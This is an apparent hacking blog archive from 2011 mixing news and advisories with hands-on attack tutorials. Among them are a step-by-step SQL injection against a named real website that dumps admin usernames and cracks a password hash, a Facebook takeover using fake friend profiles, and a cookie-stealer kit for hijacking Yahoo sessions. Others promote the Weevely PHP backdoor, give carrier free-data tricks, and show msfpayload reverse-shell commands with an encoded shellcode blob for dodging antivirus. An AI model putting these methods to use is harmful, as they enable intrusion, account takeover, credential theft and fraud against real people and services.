Showing posts with label Internet. Show all posts

Monday, 24 October 2011

A Code Execution Vulnerability in Google App Engine SDK for Python

Google App Engine is a great technology allowing web developers to develop their own web applications,test them in their internal framework, and deploy them to Google’s appspot.com domain.The Google App Engine framework allows developers to write their web site logic in Python, and offers several frameworks specially created for this. In addition, Google App Engine provides an SDK Console via web that acts as an administration console for the newly written application.This advisory lists 4 different vulnerabilities, one in admin console and three others in the Google python API, which allow a remote attacker to gain full code execution on the developer’s machine. These severe issues have been communicated to Google, and a fix was released last month on Sep 12, 2012 (in version 1.5.4).

Download PDF

WebBackdoors , Attack, Evasion and Detection

This paper provides insight on common web back doors and how simple manipulations could make them undetectable by AV and other security suits. Paper explains few techniques that could be used to render undetectable and unnoticed backdoor inside web applications. This paper is mainly an update for an old paper of ours Effectiveness of Antivirus in Detecting Web Application Backdoors, which mainly questioned the effectiveness of AV with respect to web shells and analysis of a couple of web shells. Current paper takes this topic further and explains a couple of methodologies that could be used to make stealth application layer backdoors using web scripting languages .This paper explains various Web Backdoor attacks and evasion techniques that could be used to stay undetected.


Download PDF

Thursday, 28 July 2011

Tata Docomo Free GPRS Proxy Server For Opera Mini Handler


Tata Docomo Free GPRS Tricks Working Again, First Download Opera Mini Handler Version and Install, Open your Opera mini handler in your tata docomo mobile phone, Set Divein Settings as Default Settings For Opera Mini, Set http in Custom Field in your Opera Mini handler and Socket Server http://203.115.112.5.server4.operamini.com Or http://10.124.72.171.server4.operamini.com and then Proxy Type No Proxy ( Don’t Enter Anything in Proxy Server Field )
Now Connect Free Gprs in your Tata Docomo Mobile Phone , Must Working Your balance above Rs 1/-.
Regards
iMasterhack

Reliance GSM Free GPRS Settings For Opera Min 6

Reliance Free GPRS Settings For Opera Min 6

Reliance GSM Free GPRS Settings For Opera Min 6

Free Reliance GSM Gprs Tricks Working in Opera Mini 6, Download Opera Mini 6 and Install it in your reliance gsm mobile phones, Reliance Free Gprs Settings below
Proxy Address : 64.255.180.253
Port : 80
Access Point (APN) : rcomnet or smartwap
Make Theses settings as a default , Open Opera Mini 6 Only change Proxy Type : HTTP and Server as :wap.rworld.co.im 
Regards
iMasterhack

Tuesday, 14 June 2011

List of 5 Online Tools to Find Similar Images

Google’s new addition to its image search is “similar image search” through which you can find similar or duplicate images. This feature is particularly useful when you want to view the source image, for example you have found an edited/photoshopped image of Sachin Tendulkar then you might want to know the source of that image.
For example, take a look at the below two images, you can keep the first image as wallpaper (by tiling) but not the second one (looks ugly). So, this can help wallpaper junkies a lot!
sachin List of 5 Online Tools to Find Similar Images
Here are some of the best sites which can help you in identifying similar images:

#1. Google Similar Images

“Google Similar Images” was a Google lab experiment but now it’s integrated into Google images. You can see the text “similar” at the bottom of any image when you hover over it. When I checked similar images for the below picture, there were 8 images which were matching it.
Sachin 1 List of 5 Online Tools to Find Similar Images
Link: Google Images


#2. TinEye Reverse Image Search

This is a bit advanced and it’s the best when compared to rest of them. What amazed me is that, when I searched similar images for the same image (which I used in Google image search), it came up with 32 relevant results!
sachin 2 List of 5 Online Tools to Find Similar Images
So, the relevancy of TinEye is very high compared to Google Image search. It also provides cool extensions for IE, Chrome, Firefox and Safari browsers. You can make use of their bookmarklet too!

Customize Gmail Layout With Your Personal Image in Background


Gmail logo updates Customize Gmail Layout With Your Personal Image in BackgroundGmail is ramping up some of its features. It started the last week with having keyboard shortcuts being made available easily. Now a new update allows customizing your Gmail background with your own personal image from either our computer or Picasa web albums. icon smile Customize Gmail Layout With Your Personal Image in Background This is quite like adding customized background images to Google search page.

How to add your own image on Gmail Layout

  • Sign-in to your Gmail account and look up settings. Settings can be looked up by clicking on the right hand corner icon that looks like a gear wheel.
  • Now in Mail Settings look up the Themes tab. You will see the option of many ready to use themes.
customize gmail background thumb Customize Gmail Layout With Your Personal Image in Background
  • At the end look up Create your own Theme, which will a window that lets your customize colours and fonts.
  • On the right hand corner of the window you can see a drop-down option which allows you to add the background image (see image below).
customize gmail background image thumb Customize Gmail Layout With Your Personal Image in Background
Select your personal photos and customize your Gmail layouts background.
This is a new and nice addition to Gmail, which will allow people to make their email a little more personal. Do try it out and drop in your views through your comments.

A Stealth Tiny PHP Backdoor! weevely

With Weevely you can create and manage PHP trojan designed to be hardly detectable. This software is a proof of concept of an unobtrusive PHP backdoor that simulate a complete telnet-like connection, hidden datas in HTTP referers and using a dynamic probe of system-like functions to bypass PHP security restrictions. Generate PHP code to trojanize a web server, and act like a telnet client to execute commands or inject addictional function on backdoored server. weevely is also included in blackbox linux.
Features of weevely:
  • Coded requests: Communication between backdoor server and client are done via normal HTTP requests, with a plausible fake HTTP_REFERER header field that contains coded commands to hide traffic from NIDS monitoring and HTTP log files review.
  • PHP security bypass: The program try to bypass PHP configurations that disable sensible functions that execute external programs, enabled with the option disable functions located in php.ini. Weevely tries different system function (system(), passthru(), popen(), exec(), proc_open(), shell_exec(), pcntl_exec(), perl->system(), python_eval()) to find out and use functions enabled on remote server.
  • Tiny server: The backdoor server code is small and easily hideable in other PHP files. The core is dinamically cripted, aim to bypass pattern matching controls.
  • Modularity: Is simple to increment backdoor server feature with modules, injecting PHP code through the backdoor to implement new functionality on remote server. Code and load new modules is really easy. Current additional modules are: check safe mode, read file, download file on remote server, search writable path .
Sure looks good to be installed when you have control of a server and want to control it remotely. It is open source, so can be modified in case it is detected by anti-viruses.
Download Weevely v0.3 (weevely-0.3.tar.gz) here.

Tuesday, 24 May 2011

SQL Injection | Step by Step deface website


What is SQL injection ?
SQL stands for Structured Query Language. It is very high level language,I mean close to humans.
Like SELECT,INSERT,DELETE,UPDATE queries are used to select,add data,delete data,update data
respectively.SQL is used to
design the databses. The information is stored in databses.
SQL injection is the vulnerability occuring in database layer of application which allow attacker to see
the contents stored in database. This vulnerabilty occures when the user's input is not filtered or
improperly filtered.Example the webpages links in format
www.anything.com/something.php?something=something, example
www.tartanarmy.com/news/news.php?id=130.
Here we are passing 130 to database and it returns the results accordingly. Lets attach a single quote at the end (') that is
www.tartanarmy.com/news/news.php?id=130'
and we got an error on the screen because it included the single quote (') while processing the results. It assures us that it didn't filter our input and is vulnerable to attack.

Some basics-:
Every database server has databases on it. Every database has tables in it, tables have columns in it and finally data is stored in columns.


We Have chosen database "explore_hacking" from six databases. Its has four tables admin,articles,products,subscribers. Each table has further columns and data stored in them . For example we chose 'admin' table, it has columns id,username,password,email.

 What is information_schema ?
It is information database present in all SQL database severs(version>5) by default. It contains
information like names of tables,columns present in all other databases.

We have opened database "information_schema" which is present by default and the table named as "TABLES" in database.


SQL Injection Tutorial :- 
 This tutorial is only for educational purposes. Kindly do not misuse it.
Log on to http://www.tartanarmy.com/news/news.php?id=130. Basically we are going to send the queries through URL to get back results on screen accordingly. The motive is to get name of table, name of colmun in which usernames and passwords are stored and finally fetching them. Instead of copying and pasting the long links, simply click on "click here" and open in new tab.

Step1.Find number of columns.
Lets use "ORDER BY" clause here, it is used to sort the columns.Choose any number,
say 10. Here I have assumed that number columns cant be more then 10."--" is used for making anything after it comment.
Now go to this URL
http://www.tartanarmy.com/news/news.php?id=130 order by 10-- Click here
Actually we instructed it sort the result by 10th column. But it returned us with an error,this
means number of columns are less then 10. Lets replace it with 9.

http://www.tartanarmy.com/news/news.php?id=130 order by 9. But again we got an error. This
means number of columns are less than 9. Like this we keep on moving, until we dont get any error.
Finally we reach on '6'
http://www.tartanarmy.com/news/news.php?id=130 order by 6--
we didn't get any error, this means there are 6 colums.

Step 2.Find vulnerable columns.
Now lets use "UNION ALL" and "SELECT" command. Remember to put dash (-) before 130.
http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,2,3,4,5,6--. Click here
We would get a couple of numbers on screen. The bold ones are the most vulnerable columns.
In this case the most vulnerable is number 2.


Step 3. Find database version.
Replace the most vulnerable column with "@@version" or "verson()" (if first one doesn't work).
http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,@@version,3,4,5,6-- Click here
We got the version on screen. It is. The only thing to note is that version is 5 point something that
is greater than 5. We would have followed some other approach in case the version would be
less than 5 because there is no database by default like "information_schema" which stores information about tables/columns of other databases. in version less than 5.

Step 4. Finding table names.
Replace vulnerable column no. with "table_name".
http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,table_name,3,4,5,6 from 
 information_schema.tables where table_schema=database()--
Click here
We got first table name on the screen.

To get all tables use group_concat
http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,group_concat(table_name),3,4,5,6 from information_schema.tables where                                             table_schema=database()-- Click here

Step 5.Finding column names.
Simlary get all the columns by simply replacing 'table' with 'column'
http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,group_concat(column_name),3,4,5,6 from
information_schema.columns where table_schema=database()--
Click here
There is a repeating element like in this case is 'id' .From it, we come to know which table number
has which columns.

Step 6.Fetching data from columns.
We can fetch the data stored in any column. But the interesting ones here are username and password.
These columns are in first table that is tar_admin. "0x3a" is used simply to insert a colon in result  to separate it, it is hex of colon.

http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,group_concat(username,0x3a,password),3,4,5,6 from tar_admin--. Click Here

So finally we got the usernames and passwords on screen. But passwords are encrypted.
Mostly these encryptions are crackable. Lets choose any username say
"Sneds". The password in encrypted form is 7d372d3f4ad3116c9e455b20e946dd15 .Lets logon to http://md5crack.com/crackmd5.php and put the hashed(encrypted) password here.
And it would crack for us. We got 'oorwullie' in result ( password in clear text).


Note:Hashes are type of encryptions which are irreversible.  There are numberless online crackers  available. Keep trying. Sometimes very strong hashes can not be cracked. 
Where is the login panel or login page of website ?
So you got the key, where is lock now ? Most of the websites have login pages at default locations.
There is any website, say www.xyz.com. The login page would be at
www.xyz.com/admin , www.xyz.com/administrator , www.xyz.com/adminlogin etc.
Download this admin page finder from here and it would try all these default pages.


So You came to know that how deadly it could be to allow users to send their input without any filteration/validation. So never be lazy at programming and use possible filteration mechanisms. 

Kindly mention your queries in comments. The same thing we did can be done easily using automated tools.I will write that in next post. But avoid tools,if you really want to learn new.

Monday, 23 May 2011

Sony hacked twice in one day, this time $1225 was stolen from accounts in Japan


Sony just can’t seem to catch any breaks online. Just when it seems the PlayStation Network is finally back online with the PlayStation Store to follow on May 24, various sources are reporting two new cyber attacks on Sony websites today.
F-Secure Security Lab first discovered that a phishing site was hiding on the Sony Thailand homepage and stored on a Sony server this moring. It seems the malicious site was posing as an Italian credit card company CartaSi to try to collect personal data from unsuspecting users. (For more on phishing, check out the Wikipedia entry.) According to the F-Secure blog, “Basically this means that Sony has been hacked, again. Although in this case the server is probably not very important.”
The second attack unfortunately caused more damage. According to Reuters, So-Net, the Internet provider of Sony Japan, “alerted customers that an intruder broke into its system and stole virtual points from account holders worth $1,225.”
So how should Sony Japan and So-Net customers protect themselves from becoming the next victim?
“What we’ve done is stopped the So-Net points exchanges and told customers to change their passwords,” So-Net said in a statement to customers on its website in Japanese.
Without a doubt, Sony needs to better secure all its online properties (not just the PlayStation Network) quickly because the hackers are making a mockery of its seemingly wafer-thin defense system. This fiasco is quickly spiraling out of control.
[Source: F-Secure Blog via Ars Technica; Reuters via Chicago Tribune]

Download BackTrack 5

How to download BackTrack 5
Download BackTrack 5 directly
Download BackTrack 5 from Mirror - Download BackTrack 5 Torrent

Name:     BT5-KDE-32.torrent
   
Size:           1840
   
Flavor:        KDE
   
Arch:          32 bit
   
Image:       ISO
   
Download BackTrack 5 KDE-32Bit  From Here  :     Torrent
   
MD5:     4150643026d292717f77ebb83948a034


=================

Name:     BT5-KDE-64.torrent
   
Size:            1800
   
Flavor:         KDE
   
Arch:           64 bit
   
Image:         ISO
   
Download BackTrack 5 KDE-64Bit From here :     Torrent
   
MD5:     80d65610de90ac7ede49b9f7935dfdd2


==================


Name:     BT5-GNOME-32.torrent
   
Size:                  1910
   
Flavor:              GNOME
   
Arch:                 32 bit
   
Image:               ISO
   
Download BackTrack 5 Gnome-32Bit From Here :       Torrent
   
MD5:                 b01a93a916fabb6d1640bd0054428e17


============================================

Name:              BT5-GNOME-64.torrent
   
Size:                1870
   
Flavor:            GNOME
   
Arch:               64 bit
   
Image:             ISO
   
Download BackTrack 5 Gnome-64Bit From Here:     Torrent
   
MD5:                75c4e7a969abc873d9e085656b156345

How to Hack Facebook Passwords by adding into friend list

How to Hack Facebook Password: Facebook Password Hacker

Hacking Facebook Passwords
How to Hack Facebook Passwords by adding into friend list

These days many Facebook users have hundreds and possibly thousands of friends. More friends increase the chance that your Facebook account will be hacked – especially if you accept friend requests from people you do not know.

Critical vulnerability found on FACEBOOK

It isn’t entirely unusual that Facebook users receive friend requests from people they do not know. Often, those friend requests are blindly accepted in an effort to grow the friendship base. It seems that especially people with Facebook accounts that are primarily used for marketing purposes are more likely to accept friend requests from people they do not know than the typical Facebook user does.

Such accounts could be hacked easily, and there is no ingenious hacking talent required to do so: You simply need to walk through Facebook’s passwork recovery process with two other Facebook friends of a targeted account.

You can easily gain access to a your friends Facebook account through a collusion approach. You have to use Facebook’s password recovery feature, which is accessible through the “Forgot your password?” link on the Facebook login page.

Once identified the Friend, Facebook suggested to recover the password via the existing email address. However, you can bypass this hurdle by clicking the “No longer have access to these?” link. In that case, Facebook asks for a new email address. In the following step, Facebook presents the security question tied to the account. However, you can also to bypass the question by typing wrong answers three times in a row. After that, Facebook provides a rather surprising way to get your account back – via the support of three friends.
1. First, you select three friends “you trust”. These three friends then receive a code, which is required to change the account password.

2. Select yourself and immediately received a code from Facebook. With those three codes, you can easily change the password for the targeted account.

3. The problem clearly is that three friends you do not really know and cannot trust could potentially gain access to the victim Facebook account – through the standard password recovery feature.

4. To bypass problem mentioned in step 3 SOCIAL ENGINEERING. Create your own 2 more fake profiles and add the victim as a friend on facebook. Now get all the 3 codes and you are done.

NOTE: The targeted account will be locked for 24 hours after this password change and the user’s old email address receives a notification of the password change as well as the names of the three friends who were given the codes. However, if these are friends with fake names, it doesn’t quite matter that you now know their names.

Now if a Facebook user could in fact be in a situation when a Facebook account is not checked within a 24-hour period, particularly since we enjoy to flaunt our activities through Facebook status messages. And if the account is checked frequently, the account depends on Facebook’s response time, which can easily stretch to a number of days.
Bottom line is You don’t expose yourself to people you don’t know.

Hack email accounts or passwords using session cookies

Hi friends, welcome back today i will explain you how to hack email accounts and passwords of almost each and every website using session cookies. In my previous article i have explained you about session hijacking. Today i will show you the practical implementation of session hijacking that how can we take over others sessions and hack his email accounts and other website passwords. In this tutorial of hacking email accounts using session cookies, i will explain you with the help of yahoo account. I will tell you how to hack yahoo account using session cookies.

What are Session Cookies or Magic Cookie or Session ID?
Lets discuss this in very simple language, Whenever we login in our account, it generates a unique string that contains the path of automatic login for particular time then after that limited time it expires by itself.
Note its life is only up to when your web browser is open. If you close your web browser it will be get deleted(Its latest up gradation in cookie's field for providing more security).

Now this unique string or simply called Magic cookie is stored at two places first copy is stored on server(of which we cannot do anything) and second is stored in our web browser in form of cookie.

This cookie is destroyed by three ways first is when you close your web browser, second is when you sign out of your account and third is if you left your account open for more than 20 minutes idle.


How to access the cookies on local system?
As i am explaining this tutorial for hacking yahoo email account. So in your web browser just open yahoo.com and login into your account.
After that type the below code exactly and then press enter:

javascript:alert(document.cookie);
Now a popup box will appear showing the cookies something like this:
How to hack email account using session cookies


Now create one fake account on yahoo.com and login in that account and retrieve the cookie in same manner and notice the changes in session ID's.


For hacking the session cookies we first need the session cookies of the victim and its quite simple to get the session cookies of the victim. You just need to send him one link as soon as he clicks on that we will get his session cookie.


After hacking the session cookies, we can use stolen session cookie to login into victim's account even without providing username and password as i already explained that session hacking removes the authentication on the server as we have the AUTO LOGIN cookie. In this type of attack when victim sign out , then hacker will also sign out. But in case of YAHOO its little bit different, when victim signout but attacker still have the access to his account. Yahoo maintains the session for 24 hours and then destroy the session ID's from its server.


How to Steal the Session Cookies?
1. Go to the Website and register there:
http://www.my3gb.com/register.jsp

2. Download the Cookie stealer files:
http://www.megaupload.com/?d=R1802HIE

3. Now upload the four files on the website and create one empty directory naming Cookies as shown below:

hack session cookies using cookie stealer

4. Now Send the link of yahoo.php to victim. Now what will happen when user clicks on the yahoo.php is that its cookies are get stored into directory Cookies and simultaneously he is redirected to his account.

5. Now open the link Hacked.PHP to access the cookies. In my files the password is "explore". You need to put that to access the files.

hacked email account

6. You must have got the username of victim's account. Simply Click on it and it would take you to inbox of victim's yahoo account without asking for any password.


hacked account cookie details

Now it doesn't matter if victim signs out from his account, you would remain logged into it.

Note:
You can try this attack by using two browsers. Sign into yahoo account in one browser and run the code. Then sign in through other browser using stolen session.

In my next article, I will explain you how to decode the cookies. In this tutorial you will get the cookies only which are in encypted form. You will be able to login but you will not know what information it contains

How to hack online Sessions : Session Hijacking

Hello friends, from now onwards we will explore the most advanced Hacking Techniques. One of them is Session Hijacking. In today's tutorial we will discuss How to hack the online sessions using Session Hijacking. In today's Hacking class, i will explain basics of Session Hijacking like What is session Hijacking and Different types of Session Hijacking attacks and different methods to Hijack the sessions. In my next tutorial that is tomorrow i will explain you in Detail How to Hijack the Sessions and what tools you will need to Hijack the active sessions. So friends read on...


How to hack online sessions, session hijacking
How Session Hijacking works


What is Session Hijacking?
Let's discuss them in common term's, Session Hijacking by the name only it suggests that we are hacking someone's active session and trying to exploit it by taking the unauthorized access over their computer system or Network. So Session Hijacking is the exploitation of valid computer or network session. Sometimes technical guys also call this HTTP cookie theft or more correctly Magic Cookie Hack. Now you guys surely be thinking what is Magic Cookie.
Magic cookie is simply a cookie that is used to authenticate the user on remote server or simply computer. In general, cookies are used to maintain the sessions on the websites and store the remote address of the website. So in Session Hijacking what Hacker does is that he tries to steal the Magic cookies of the active session that's why its called HTTP cookie Theft. Nowadays several websites has started using HTTPS cookies simply called encrypted cookies. But we all know If encrypter exits so its decrypter also :P..


Session Hijacking is the process of taking over a existing active session. One of the main reason for Hijacking the session is to bypass the authentication process and gain the access to the machine. Since the session is already active so there is no need of re-authenticating and the hacker can easily access the resources and sensitive information like passwords, bank details and much more. 


Different Types of Session Hijacking
Session Hijacking involves two types of attacks :
1. Active attack
2. Passive attack


In Passive attack, the hacker Hijacks a session, but just sits back and watches and records all the traffic that is being sent from the computer or received by the computer. This is useful for finding the sensitive information like username passwords of websites, windows and much more...


In Active attack, hacker finds the active session and takes over it. This is done by forcing one of the parties offline which is usually achieved by DDOS attack (Distributed Denial of service attack) . Now the hacker takes control over the active session and executes the commands on the system that either give him the sensitive information such as passwords or allow him to login at later time.
 There are also some hybrid attacks, where the attacker watches a session for while and then becomes active by taking it over. Another way is to watch the session and periodically inject data into the active session without actually taking it over.


Methods to Hijack Sessions
 There are four main methods used to perpetrate a session hijack. These are:

  • Session fixation, where the attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.
  • Session sidejacking, where the attacker uses packet sniffing to read network traffic between two parties to steal the session cookie. Many web sites use SSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site once authenticated. This allows attackers that can read the network traffic to intercept all the data that is submitted to the server or web pages viewed by the client. Since this data includes the session cookie, it allows him to impersonate the victim, even if the password itself is not compromised. Unsecured Wi-Fi hotspots are particularly vulnerable, as anyone sharing the network will generally be able to read most of the web traffic between other nodes and the access point.
  • Alternatively, an attacker with physical access can simply attempt to steal the session key by, for example, obtaining the file or memory contents of the appropriate part of either the user's computer or the server.
  • Cross-site scripting, where the attacker tricks the user's computer into running code which is treated as trustworthy because it appears to belong to the server, allowing the attacker to obtain a copy of the cookie or perform other operations.
That's all for today later we will discuss in detail How to do the Session Hijacking practically. 
I hope you all like this...
If you have any queries ask me in form of comments...

Your Way to grsec/PaX Bypass-stackjacking

Technique to exploit grsecurity/PaX-hardened Linux kernels.  Read on for a brief overview of our presentation and a link to the full slides and PoC code.
By (Dan Rosenberg and jon oberheide)


The Stackjacking Technique

In our slides, we presented a technique to exploit a grsecurity/PaX-hardened Linux kernel (eg. GRKERNSEC_HIGH) given the existence of two exploitation primitives:
  • an arbitrary kernel write; and
  • a kernel stack memory disclosure
To be clear, this attack vector is completely unnecessary when exploiting a vanilla Linux kernel, since an arbitrary write is more than sufficient to get root, given the vast amount of useful targeting information Linux gives out via /proc, etc. Likewise, the kernel stack memory disclosure is also unnecessary on vanilla, since there are much easier ways of getting this information. However, due to GRKERNSEC_HIDESYM (which aims to remove all known sources of info leakage), PAX_KERNEXEC (which makes global data structures with known locations read-only), and other mitigation features of grsecurity/PaX, effective exploitation is orders of magnitude harder than a vanilla kernel and took a few interesting twists.
Our technique can be broken down into three distinct stages:
  • Stack self-discovery: We observed that kernel stack memory disclosures can leak sensitive addresses to userspace.  In particular, if we can leak a pointer TO the kernel stack that resides ON the kernel stack, we can calculate the base of our own process’ kernel stack: kstack_base = leaked_addr & ~(THREAD_SIZE-1).  We call this technique stack self-discovery.
  • Stack groping: If our end goal is to read the address of our process’ cred structure and use our write to modify it and escalate privileges, we need to turn our kleak+kwrite into an arbitrary read.  We discovered two such techniques to do this: (1) the Rosengrope technique that modifies addr_limit in thread_info metadata stored at the base of the kstack to allow arbitrary reads from kernel space to userspace; and (2) the Obergrope technique that manipulates saved registers within a kernel stack frame that are later popped and used as the source address for copy_to_user()/put_user() operations.
  • Stack jacking: After constructing our arbitrary read from a kleak+kwrite, we read the task_struct address out of thread_info at the base of the kstack and then read the cred struct address out of task_struct. Armed with the address of our process’ credential structure and an arbitrary write, we modified our uids/gids/caps to escalate privileges.
For the full details, please see the presentation materials and PoC code:

The Response

If you haven’t yet read spender’s response to our presentation, I recommend doing so.  While I’ll refrain from commenting on the political aspects of his post, I’ll happily comment on the technical aspects.  The fixes that spender and pipacs have released have mitigated the particular exploit vectors we used to perform the stack groping stage of our attack against the grsec/PaX kernel:
  • The thread_info struct has been moved out from the base of the kernel stack preventing the Rosengrope technique from being able to write KERNEL_DS into the addr_limit member.
  • The RANDKSTACK feature, now available on both i386 and amd64, frustrates the Obergrope technique as the randomization of the kernel stack pointer on each system call makes writing into a particular offset in the stack frame unreliable.
Props to spender and pipacs for cranking out those fixes as well as a number of other enhancements.  While the latest grsecurity patch effectively prevents the current vectors we discovered and presented in our talks at HES and Infiltrate, there are several loose ends I need to investigate to ensure the fixes address other potential exploitation vectors.
More on that later…


DHCP vulnerability in some Ubuntu releases

Ubuntu Security Notice USN-1108-2
April 19, 2011

dhcp3 vulnerability
==========================================================================

A security issue affects these releases of Ubuntu and its derivatives:

- Ubuntu 10.10
- Ubuntu 10.04 LTS
- Ubuntu 9.10

Summary:

An attacker's DHCP server could send crafted responses to your computer and
cause it to run programs as root.

Software Description:
- dhcp3: DHCP Client 
 
Details:

USN-1108-1 fixed vulnerabilities in DHCP. Due to an error, the patch to fix
the vulnerability was not properly applied on Ubuntu 9.10 and higher. This
update fixes the problem.

Original advisory details:

 Sebastian Krahmer discovered that the dhclient utility incorrectly filtered
 crafted responses. An attacker could use this flaw with a malicious DHCP
 server to execute arbitrary code, resulting in root privilege escalation.

Update instructions:

The problem can be corrected by updating your system to the following
package versions:

Ubuntu 10.10:
  dhcp3-client                    3.1.3-2ubuntu6.2

Ubuntu 10.04 LTS:
  dhcp3-client                    3.1.3-2ubuntu3.2

Ubuntu 9.10:
  dhcp3-client                    3.1.2-1ubuntu7.3

In general, a standard system update will make all the necessary changes.

References:
  CVE-2011-0997

Package Information:
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.3-2ubuntu6.2
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.3-2ubuntu3.2
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.2-1ubuntu7.3

Bypass Antivirus Protection And Execute Metasploit Payloads

Shellcodeexec: Execute Metasploit Payloads Bypassing Antivirus Protection!
Picture this – you are performing a penetration test and you find a unpatched machine. The machine is so ill-patched that you can even run the SMBv2 (CVE-2009-3103) exploit via Metasploit and your execute from memory meterpreter script fails you. The antivirus flags you and your exploit runs unsuccessfully. msfencode does not help either! What do you do then? Use Shellcodeexec, a script to execute in memory a sequence of opcodes. Its current features include:

  • Can be compiled and works on POSIX (Linux/Unices) and Windows systems.
  • Can be compiled and works on 32-bit and 64-bit architectures.
  • As far as I know, no AV detect it as malicious.
  • Works in DEP/NX-enabled environments: it allocates the memory page where it stores the shellcode as +rwx – Readable Writable and eXecutable.
  • It supports alphanumeric encoded payloads: you can pipe your binary-encoded shellcode (generated for instance with Metasploit’s msfpayload) to Metasploit’s msfencode to encode it with the alpha_mixed encoder. Set the BufferRegister variable to EAX registry where the address in memory of the shellcode will be stored, to avoid get_pc() binary stub to be prepended to the shellcode.
  • Spawns a new thread where the shellcode is executed in a structure exception handler (SEH) so that if you wrap shellcodeexec into your own executable, it avoids the whole process to crash in case of unexpected behaviours.
How to use shellcodeexec?
The author presents perfect examples to run the tool. We have listed them as under:
1. Generate a Metasploit shellcode and encode it with the alphanumeric encoder. For example for a Linux target:
1
$ msfpayload linux/x86/shell_reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=192.168.136.1 R | msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX
Or for a Windows target:
1
$ msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=192.168.136.1 R | msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX
2. Execute the Metasploit multi/handler listener on your machine. For example for a Linux target:
1
$ msfcli multi/handler PAYLOAD=linux/x86/shell_reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=192.168.136.1 E
Or for a Windows target:
1
$ msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=192.168.136.1 E
3. Execute the alphanumeric-encoded shellcode with this tool. For example on the Linux target:
1
$ ./shellcodeexec
Or, on the Windows target:
1
C:WINDOWSTemp>shellcodeexec.exe
Download shellcodeexec (inquisb-shellcodeexec.zip) here.

2nd:


Background

Most of the shellcode launchers out there, including proof of concepts part of many security books, detail how to allocate a memory page as readable/writable/executable on POSIX systems, copy over your shellcode and execute it. This works just fine. However, it is limited to POSIX, does not necessarily consider 64-bit architecture and Windows systems.

Description

This script and the relevant project files (Makefile and Visual Studio files) allow you to compile the tool once then run your shellcode across different architectures and operating systems.

Moreover, it solves a common real world issue: the target system's anti virus software blocking a Metasploit-generated payload stager (either EXE of ELF). Take for instance the following command line:
$ msfpayload windows/meterpreter/reverse_tcp EXITFUNC=process LPORT=4444 LHOST=192.168.136.1 R | msfencode -a x86 -e x86/shikata_ga_nai -o /tmp/payload.exe -t exe
This generates a Metasploit payload stager, payload.exe, that as soon as it lands on the AV-protected target system is recognized as malicious and potentially blocked (depending on the on-access scan settings) by many anti virus products. At the time of writing this text, 21 out 41 anti viruses detect it as malicious. By encoding it multiple times with msfencode, less AV softwares detect it, still a lot.

I have been surfing the Net and found some interesting tutorials and guides about packing, compressing, obfuscating and applying IDA-foo to portable executables et similar in order to narrow down the number of AV products that can detect it as a malicious file. This is all interesting, but does not stop few hard-to-die anti viruses to detect your backdoor.

So the question is, how cool would it be to have a final solution to avoid all this hassle? This is exactly where this tool comes into play!

Features

  • Can be compiled and works on POSIX (Linux/Unices) and Windows systems.
  • Can be compiled and works on 32-bit and 64-bit architectures.
  • As far as I know, no AV detect it as malicious.
  • Works in DEP/NX-enabled environments: it allocates the memory page where it stores the shellcode as +rwx - Readable Writable and eXecutable.
  • It supports alphanumeric encoded payloads: you can pipe your binary-encoded shellcode (generated for instance with Metasploit's msfpayload) to Metasploit's msfencode to encode it with the alpha_mixed encoder. Set the BufferRegister variable to EAX registry where the address in memory of the shellcode will be stored, to avoid get_pc() binary stub to be prepended to the shellcode.
  • Spawns a new thread where the shellcode is executed in a structure exception handler (SEH) so that if you wrap shellcodeexec into your own executable, it avoids the whole process to crash in case of unexpected behaviours.
Example

1. Generate a Metasploit shellcode and encode it with the alphanumeric encoder. For example for a Windows target:
$ msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=192.168.136.1 R | msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX
[*] x86/alpha_mixed succeeded with size 634 (iteration=1)


PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlKXNiEPEPC0CPMYIuTqN2E
4LKV2P0NkCbTLLKQBEDNkQbGXTOLwCzEvP1IoTqIPNLGLCQQlERTlEpIQZoVmEQO7KR
ZPPRQGNkCbTPLKRbElEQZpNkCpQhLEIPQdPJGqZpPPLKQXR8NkQHEpGqN3M3ElG9LKP
4NkEQZvP1KOEaO0LlO1ZoTMEQIWVXM0QeKDTCCML8EkQmEtPuIrV8LKQHEtC1KcE6Nk
VlRkNkRxELC1ICLKETNkGqN0MYRdQ4VDQKCkCQPYCjCaIoKPV8CoPZLKR2ZKMVCmQ
xVSGBC0EPRHCGPsP2QORtCXPLCGEvEWIoZuX8LPGqEPGpQ9ITCdV0CXEyMPPkC0IoKeR
pV0RpPPCpPPG0RpPhIzTOIOKPKOKeLWRJEUPhKpNHMXVaRHVbC0R1ClMYM6PjTPCfV7
